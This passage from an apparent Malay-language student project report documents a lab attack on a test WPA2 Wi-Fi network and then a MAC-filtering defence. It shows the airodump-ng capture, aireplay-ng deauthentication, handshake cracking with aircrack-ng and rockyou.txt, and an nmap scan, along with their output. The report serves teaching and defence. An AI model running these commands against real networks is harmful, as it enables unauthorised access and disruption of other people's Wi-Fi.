80:61:6C:56:D9:A0 -71 5 0 0 11 130 OPN ILPKLS - STAFF

BSSID STATION PWR Rate Lost Frames Notes Probes
AC:84:C6:57:FA:3D 28:87:BA:3A:D7:21 -32 12e-12e 367 170
AC:84:C6:57:FA:3D 5C:BA:EF:A7:19:61 -48 0 - 1e 441 4
80:61:6C:56:C8:C0 A4:DB:30:74:94:9B -56 0 - 1 1 2
80:61:6C:56:C4:40 76:04:64:70:35:B1 -1 1e- 0 0 25

```

Rajah 4.4 : Membuat *network monitoring* kepada *wireless network* yang berdekatan

```

foxESR
Use the World Wide Web browser Help

Eras3r@kali: ~
CH 11 ][ Elapsed: 18 s ][ 2023-07-05 03:55

BSSID          PWR Beacons  #Data, #/s  CH  MB  ENC CIPHER  AUTH  ESSID
54:AF:97:A4:57:86 -67    14        0    0   9  270  WPA2 CCMP   PSK   FYP_WAOWPA2UANG

BSSID          STATION      PWR  Rate  Lost  Frames  Notes  Probes

```

Rajah 4.5 : Menentukan *target wireless network*

```

Terminal Emulator
Use the command line browser Help

Eras3r@kali: ~/Desktop/test
CH 11 ][ Elapsed: 6 s ][ 2023-07-05 03:58

BSSID          PWR Beacons  #Data, #/s  CH  MB  ENC CIPHER  AUTH  ESSID
54:AF:97:A4:57:86 -27     3        0    0   9  270  WPA2 CCMP   PSK   FYP_WAOWPA2UANG

BSSID          STATION      PWR  Rate  Lost  Frames  Notes  Probes

Quitting ...

(Eras3r@kali)~(~/Desktop/test)
$ sudo airodump-ng -w percubaan -c 9 --bssid 54:AF:97:A4:57:86 wlan0

```

Rajah 4.6 : Merekodkan *packet data* yang akan ditangkap ke sebuah file yang dibuat


```

(Eras3r@kali)~(~/Desktop/test)
$ sudo aireplay-ng --deauth 0 -a 54:AF:97:A4:57:86 wlan0


04:02:11 Sending DeAuth (code 7) to broadcast -- BSSID: [54:AF:97:A4:57:86]
04:02:12 Sending DeAuth (code 7) to broadcast -- BSSID: [54:AF:97:A4:57:86]
04:02:12 Sending DeAuth (code 7) to broadcast -- BSSID: [54:AF:97:A4:57:86]
04:02:14 Sending DeAuth (code 7) to broadcast -- BSSID: [54:AF:97:A4:57:86]
04:02:14 Sending DeAuth (code 7) to broadcast -- BSSID: [54:AF:97:A4:57:86]
04:02:15 Sending DeAuth (code 7) to broadcast -- BSSID: [54:AF:97:A4:57:86]
04:02:16 Sending DeAuth (code 7) to broadcast -- BSSID: [54:AF:97:A4:57:86]
04:02:16 Sending DeAuth (code 7) to broadcast -- BSSID: [54:AF:97:A4:57:86]
04:02:17 Sending DeAuth (code 7) to broadcast -- BSSID: [54:AF:97:A4:57:86]
04:02:17 Sending DeAuth (code 7) to broadcast -- BSSID: [54:AF:97:A4:57:86]
04:02:18 Sending DeAuth (code 7) to broadcast -- BSSID: [54:AF:97:A4:57:86]
04:02:19 Sending DeAuth (code 7) to broadcast -- BSSID: [54:AF:97:A4:57:86]
04:02:20 Sending DeAuth (code 7) to broadcast -- BSSID: [54:AF:97:A4:57:86]
04:02:20 Sending DeAuth (code 7) to broadcast -- BSSID: [54:AF:97:A4:57:86]
04:02:21 Sending DeAuth (code 7) to broadcast -- BSSID: [54:AF:97:A4:57:86]
04:02:21 Sending DeAuth (code 7) to broadcast -- BSSID: [54:AF:97:A4:57:86]
04:02:22 Sending DeAuth (code 7) to broadcast -- BSSID: [54:AF:97:A4:57:86]
04:02:23 Sending DeAuth (code 7) to broadcast -- BSSID: [54:AF:97:A4:57:86]
04:02:24 Sending DeAuth (code 7) to broadcast -- BSSID: [54:AF:97:A4:57:86]
04:02:25 Sending DeAuth (code 7) to broadcast -- BSSID: [54:AF:97:A4:57:86]

```


Rajah 4.7 : Membuat serangan *deauthentication attack* kepada AP



Rajah 4.8 : PC Client 1 & 2 telah *disconnect* dari *network*



Rajah 4.9 : *WPA handshake* telah berjaya ditangkap pada *laptop attacker*



Rajah 4.10 : Membuat serangan *hashing* kepada fail *packet data* dengan menggunakan *rockyou.txt*

```
Aircrack-ng 1.7
[00:00:00] 32/10303727 keys tested (133.72 k/s)
Time left: 21 hours, 24 minutes, 11 seconds 0.00%
KEY FOUND! [ 2sm@rt4Y0u ]
Master Key : A6 CC DE BF 44 6E 29 B6 87 83 1D 56 D7 2C B4 FB
              9A A6 F5 7B CD 5B 73 24 2A 07 F0 78 1A 14 82 57
Transient Key : 76 A2 27 31 D6 9C 0A 20 6D 92 87 C8 FB 3E 39 33
                F1 3A CF 5D D7 B1 72 00 00 00 00 00 00 00 00
                00 00 00 00 00 00 00 00 00 00 00 00 00 00
                00 00 00 00 00 00 00 00 00 00 00 00 00 00
EAPOL HMAC : 42 BF 5F EE 85 F8 85 15 42 BB E8 9B 95 8A 9C 81
```

Rajah 4.11 : *Password AP* telah dijumpai



Rajah 4.12 : *Laptop attacker* telah memasuki *wireless network* dari *AP*


```
Eras3r@kali: ~/Desktop/test
File Actions Edit View Help
EAPOL HMAC : 18 BA 39 91 DB 81 C1 1C F1 5F 7F 8B 5E 47 2B 4C

(Eras3r@kali)~[~/Desktop/test]
$ ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:7a:92:3d brd ff:ff:ff:ff:ff:ff
3: docker0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default
    link/ether 02:42:42:e2:89:e8 brd ff:ff:ff:ff:ff:ff
    inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
        valid_lft forever preferred_lft forever
5: wlan0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether c4:4d:16:00:00:00 brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.47/24 brd 192.168.1.255 scope global dynamic noprefixroute wlan0
        valid_lft forever preferred_lft forever
    inet6 fe80::6bf4:6242:1980:5255/64 scope link noprefixroute
        valid_lft forever preferred_lft forever

(Eras3r@kali)~[~/Desktop/test]
$
```

Rajah 4.13 : Laptop attacker mendapat ip dhcp dari AP

```
Eras3r@kali
File Actions Edit View Help
(Eras3r@kali)~[~]
$ ping 192.168.1.1
PING 192.168.1.1 (192.168.1.1) 56(84) bytes of data:
64 bytes from 192.168.1.1: icmp_seq=1 ttl=129 time=19.5 ms
64 bytes from 192.168.1.1: icmp_seq=2 ttl=129 time=18.6 ms
64 bytes from 192.168.1.1: icmp_seq=3 ttl=129 time=63.3 ms
64 bytes from 192.168.1.1: icmp_seq=4 ttl=129 time=39.9 ms
64 bytes from 192.168.1.1: icmp_seq=5 ttl=129 time=18.6 ms
64 bytes from 192.168.1.1: icmp_seq=6 ttl=129 time=16.4 ms
64 bytes from 192.168.1.1: icmp_seq=7 ttl=129 time=37.3 ms
64 bytes from 192.168.1.1: icmp_seq=8 ttl=129 time=5.22 ms
64 bytes from 192.168.1.1: icmp_seq=9 ttl=129 time=19.5 ms
64 bytes from 192.168.1.1: icmp_seq=10 ttl=129 time=21.3 ms
64 bytes from 192.168.1.1: icmp_seq=11 ttl=129 time=20.5 ms
64 bytes from 192.168.1.1: icmp_seq=12 ttl=129 time=286 ms
64 bytes from 192.168.1.1: icmp_seq=13 ttl=129 time=33.8 ms
64 bytes from 192.168.1.1: icmp_seq=14 ttl=129 time=17.0 ms
64 bytes from 192.168.1.1: icmp_seq=15 ttl=129 time=18.6 ms
64 bytes from 192.168.1.1: icmp_seq=16 ttl=129 time=16.6 ms
64 bytes from 192.168.1.1: icmp_seq=17 ttl=129 time=9.13 ms
64 bytes from 192.168.1.1: icmp_seq=18 ttl=129 time=30.3 ms
64 bytes from 192.168.1.1: icmp_seq=19 ttl=129 time=96.4 ms
64 bytes from 192.168.1.1: icmp_seq=20 ttl=129 time=18.6 ms
64 bytes from 192.168.1.1: icmp_seq=21 ttl=129 time=5.32 ms
64 bytes from 192.168.1.1: icmp_seq=22 ttl=129 time=18.7 ms
64 bytes from 192.168.1.1: icmp_seq=23 ttl=129 time=68.5 ms
64 bytes from 192.168.1.1: icmp_seq=24 ttl=129 time=185 ms
```

Rajah 4.14 : Laptop attacker berjaya ping web server

```
Eras3r@kali: ~
File Actions Edit View Help
Starting Nmap 7.93 ( https://nmap.org ) at 2023-07-04 03:55 EDT
Nmap scan report for 192.168.1.1
Host is up (0.0092s latency).
Not shown: 985 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          FileZilla ftpd 0.9.41 beta
25/tcp    open  smtp         Mercury/32 smtpd (Mail server account Maiser)
79/tcp    open  finger       Mercury/32 fingerd
80/tcp    open  http         Apache httpd 2.4.54 ((Win64) OpenSSL/1.1.1p PHP/8.2.0)
106/tcp   open  pop3pw       Mercury/32 poppass service
110/tcp   open  pop3         Mercury/32 pop3d
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
143/tcp   open  imap         Mercury/32 imapd 4.62
443/tcp   open  ssl/http     Apache httpd 2.4.54 ((Win64) OpenSSL/1.1.1p PHP/8.2.0)
445/tcp   open  microsoft-ds?
902/tcp   open  ssl/vmware-auth VMware Authentication Daemon 1.10 (Uses VNC, SOAP)
912/tcp   open  vmware-auth  VMware Authentication Daemon 1.0 (Uses VNC, SOAP)
3306/tcp   open  mysql        MariaDB (unauthorized)
5357/tcp   open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
Service Info: Host: localhost; OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 29.13 seconds

(Eras3r@kali)~[~]
$
```

Rajah 4.15 : Membuat port scanning pada web server

2. Ujian pertahanan kepada AP

displays information of all DHCP clients on the network.

ID	Client Name	MAC Address	Assigned IP	Lease Time
1	DESKTOP-0PV9UUT	28:87:BA:3A:D7:21	192.168.1.3	00:00:10
2	DESKTOP-A117N8L	18:A6:F7:18:C3:7F	192.168.1.2	00:00:10
3	kali	C4:E9:84:DF:08:1E	192.168.1.4	00:00:56

Refresh

Rajah 4.16 : Terdapat *client* tidak dikenali dalam *dhcp client list*

Wireless MAC Filtering

You can configure Wireless MAC Filtering which allows you to control wireless access on the network on this page.

Wireless MAC Filtering: Enabled [Disable](#)

Filtering Rules

☐ Deny the stations specified by any enabled entries in the list to access.


☒ Allow the stations specified by any enabled entries in the list to access.

<input type="checkbox"/>	MAC Address	Status	Host	Description	Edit
<input type="checkbox"/>	18:A6:F7:18:C3:7F	Enabled	WAOHPA2UA	authorized by admin	Edit
<input type="checkbox"/>	28:87:BA:3A:D7:21	Enabled	WAOHPA2UA	dstgaf	Edit

[Add New](#) [Enable Selected](#) [Disable Selected](#) [Delete Selected](#)

Rajah 4.17 : Membuat konfigurasi *MAC Binding Whitelist*


3. Hasil Projek



Rajah 4.18 : *Laptop attacker* tidak lagi berjaya memasuki *WLAN*

```
(Eras3r@kali)-[~]  
$ ping 192.168.1.1  
ping: connect: Network is unreachable  
  
(Eras3r@kali)-[~]  
$
```

Rajah 4.19 : *Laptop attacker* tidak berjaya lagi ping *web server*



Rajah 4.20 : PC Client 1 & 2 masih mendapat sambungan *WLAN*

```
C:\Windows\system32\cmd.exe
Microsoft Windows [Version 10.0.16299.1087]
(c) 2017 Microsoft Corporation. All rights reserved.

C:\Users\fyp>ping 192.168.1.1

Pinging 192.168.1.1 with 32 bytes of data:
Reply from 192.168.1.1: bytes=32 time=1ms TTL=129
Reply from 192.168.1.1: bytes=32 time=4ms TTL=129
Reply from 192.168.1.1: bytes=32 time=3ms TTL=129
Reply from 192.168.1.1: bytes=32 time=1ms TTL=129

Ping statistics for 192.168.1.1:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 1ms, Maximum = 4ms, Average = 2ms

C:\Users\fyp>
```

Rajah 4.21 : PC Client 1 berjaya *ping PC web server*

```
C:\Windows\system32\cmd.exe
Microsoft Windows [Version 10.0.16299.1087]
(c) 2017 Microsoft Corporation. All rights reserved.

C:\Users\fyp>ping 192.168.1.1

Pinging 192.168.1.1 with 32 bytes of data:
Reply from 192.168.1.1: bytes=32 time=1ms TTL=129
Reply from 192.168.1.1: bytes=32 time=4ms TTL=129
Reply from 192.168.1.1: bytes=32 time=3ms TTL=129
Reply from 192.168.1.1: bytes=32 time=1ms TTL=129

Ping statistics for 192.168.1.1:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 1ms, Maximum = 4ms, Average = 2ms
```

Rajah 4.22 : PC Client 2 berjaya *ping* PC web server